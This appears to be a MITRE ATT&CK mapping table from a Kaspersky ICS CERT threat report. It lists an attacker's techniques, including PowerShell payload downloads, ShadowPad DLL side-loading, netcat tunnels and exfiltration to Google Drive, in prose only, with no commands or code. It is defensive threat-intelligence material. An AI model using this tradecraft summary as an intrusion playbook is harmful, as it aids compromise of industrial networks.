Execution	T1059.001	**Command and Scripting Interpreter: PowerShell** The attacker uses a PowerShell script to download and execute additional payloads.
	T1053.005	**Scheduled Task** The attacker creates scheduled tasks for daily execution of malicious payloads.
	T1047	**Windows Management Instrumentation** The attacker creates a WMI event to execute an information gathering tool on startup.
Persistence	T1197	**BITS Jobs** The attacker uses a BITS job to download additional payloads.
	T1574.002	**Hijack Execution Flow: DLL Side-Loading** The attacker leverages a legitimate binary to load ShadowPad.
	T1053.005	**Scheduled Task** The attacker creates scheduled tasks to set up daily execution of malicious payloads.
Defense Evasion	T1197	**BITS Jobs** The attacker uses a BITS job to download additional payloads.
	T1140	**Deobfuscate/Decode Files or Information** Downloaded tools are encoded with base64
	T1222.001	**File and Directory Permissions Modification** The attacker uses attrib to change the permissions of the malicious files and the working directory to hide them.
	T1564.001	**Hide Artifacts** The attacker uses attrib to change the permissions of the malicious files and the working directory to hide them.
	T1574.002	**Hijack Execution Flow: DLL Side-Loading** The attacker leverages a legitimate binary to load ShadowPad.
Discovery	T1083	**File and Directory Discovery** The attacker lists files and directories available on infected systems.
	T1046	**Network Service Scanning** The attacker uses a pentesting tool to list the NETBIOS services.

	T1012	**Query Registry** The attacker queries the registry to get a history of connected USB devices.
Collection	T1560.002	**Archive Collected Data: Archive via Utility** The attacker uses the rar tool to create a password-protected archive.
	T1560.002	**Archive Collected Data: Archive via Library** The attacker compresses the data with a password using the Zip library.
	T1119	**Automated Collection** The attacker automatically collects a list of files and connected USB devices.
	T1005	**Data from Local System** The attacker uses a PowerShell script to collect Office documents on the local system.
	T1114.001	**Email Collection: Local Email Collection** The attacker specifically exfiltrates .pst archives.
Command and Control	T1071.001	**Application Layer Protocol: Web Protocols** The attacker uses web protocols to download additional tools, exfiltrate data and operate the malware.
	T1132.001	**Data Encoding: Standard Encoding** The data is encoded using compression with a password.
	T1090.001	**Proxy: Internal Proxy** The attacker uses netcat and Stowaway-Node to create tunnels inside the victim network.
	T1090.002	**Proxy: External Proxy** The attacker uses netcat and Stowaway-Node to create tunnels to the outside of the network.
Exfiltration	T1020	**Automated Exfiltration** The attacker can automatically exfiltrate Office documents.
	T1041	**Exfiltration Over C2 Channel** The attacker exfiltrates data over the C2 channel.
	T1567.002	**Exfiltration Over Web Service: Exfiltration to Cloud Storage** The attacker exfiltrates data to Google Drive.

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) is a global project of Kaspersky aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

Kaspersky ICS CERT

ics-cert@kaspersky.com